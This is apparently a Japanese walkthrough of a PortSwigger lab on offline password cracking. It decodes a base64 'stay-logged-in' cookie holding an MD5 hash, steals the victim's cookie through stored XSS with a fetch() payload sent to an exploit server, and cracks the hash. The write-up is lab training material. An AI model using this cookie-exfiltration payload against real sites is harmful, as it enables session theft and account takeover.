> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/authentication/offline-password-cracking.md).

# オフラインでのパスワードクラック

オフラインでのパスワードクラックの PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。

### オフラインパスワードクラッキング

このラボでは、 **パスワードを cookie に保存します**。さらに、コメント機能には **XSS** 脆弱性があります。/ 目的： **carlos** stay-logged-in cookie を取得し、そのオフラインパスワードを解読してから、それとしてログインし、アカウントを削除する。

**提供された認証情報：**

* wiener : peter/ **被害者：** carlos


<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0403a19dab402f3e97c579c9825f7331603d1b8d%2F%7B8D6D842C-F790-48A4-AC29-DCAC18AD2362%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### 2. 〜の *stay-logged-in* Cookie の仕組み

「ログイン状態を保持する」にチェックすると、送信されるリクエストには次が含まれます：

```bash
username=wiener&password=peter&stay-logged-in=on
```


するとサーバーは次を返します： **stay-logged-in** 〜でエンコードされた cookie **Base64**:

デコード →

```bash
d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw
```


* wiener:51dc30ddc473d43a6011e9ebba6ca770

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b4a4142b77097b8208ce69fd63f6cae2a7679f61%2F%7B6AB3A635-E199-44BF-B714-6ACE8E1B1173%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

そのため、次の図が使われます：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cd62140986893704f3bac7dd8fb013ec2a95c603%2F%7BEF246861-71AC-4916-B27B-5B01FC1A0A9D%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### 3. Intruder によるオフラインクラッキングの試行


Burp では、次を使ってペイロードを作成できます：

1. \*\* MD5 パスワード変換\*\*

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7b249a9bc21e105172c810aa95fec17c02359825%2F%7B561FF24C-770D-42C2-A762-53BCF4E0A0C0%7D.png?alt=media" alt="" width="548"><figcaption></figcaption></figure>


* \*\*プレフィックス付き

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-28d09f111907ab5218b9c4e7b5a85e4cf293268b%2F%7B121E2E1E-D243-46BB-A5B6-6027CE044D09%7D.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


1. **値全体を Base64 エンコードする**

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-79c0ace4feed9bdb595857b05ac9e2b5bf208c44%2F%7B70A810DA-ECB0-4348-97E3-023F3348DD28%7D.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


その後、辞書を試す。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2473cdb119abee578a056c0d254c25b9b73dd84d%2F%7B010D57F5-A9E7-4888-8EAB-9910100A87FB%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


→ 決定的な結果は得られませんでした。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-40ee29f20cd0f495895894a188a378973fc07412%2F%7B4F7F1611-C9DC-43D1-9CA4-7B36022FA6EB%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### 4. コメント欄の XSS の悪用


コメント欄は JavaScript に対して脆弱です：

```javascript
<script>
   alert(0)
</script>
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-38b4519f55775bc882388d9d4ca82f15a9435bae%2F%7B8632D951-7016-48B0-B704-E2835E3AC592%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


そのため、fetch を使って cookie を取得できます：

```javascript
<script>
   fetch("https://exploit-0a180072041825ef80c502b6013c00ef.exploit-server.net/exploit?cookie=" + btoa(document.cookie));
</script>
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-22b9989be01389e288c0d869669146611010723d%2F%7B83C329EE-DB34-4F02-B693-BB73FB37FAE5%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


リクエストは exploit-server に送られます。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-22da6eded770ff32a07a3eaf5b375f0e2f9d8e81%2F%7BDC8069FC-916A-4C9F-85E2-A762BA3C0895%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### 5. Carlos の Cookie の回収とデコード

傍受した Cookie（Base64）:

```bash
c2VjcmV0PXY2UE5LWnJ3czNYSmFNVWtaU09wOWJRbGRCVUVlQnhLOyBzdGF5LWxvZ2dlZC1pbj1ZMkZ5Ykc5ek9qSTJNekl6WXpFMlpEVm1OR1JoWW1abU0ySmlNVE0yWmpJME5qQmhPVFF6
```


デコード →


* carlos:26323c16d5f4dabff3bb136f2460a943

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-702fc714dadbadbfd532e66e9edb8a1f3d21bcf8%2F%7BC77FC517-E8E7-49D0-9E4C-4014A6FADF02%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### 6. パスワードのクラッキング

ハッシュを CrackStation に送信すると、次が返ってきます：

### 7. 仕上げ


接続先：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-98a57b5f40d0e47bea94e89199d9936811316646%2F%7BC48D176E-0C1A-4449-BCEF-85FB87BFB2FF%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**carlos : onceuponatime**

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-be9718589f15bb3087abf30c6b8f1fb51ab088c3%2F%7BD373E877-9B8A-4B15-BA6B-4EBE2C22EEFD%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/web/authentication/offline-password-cracking.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.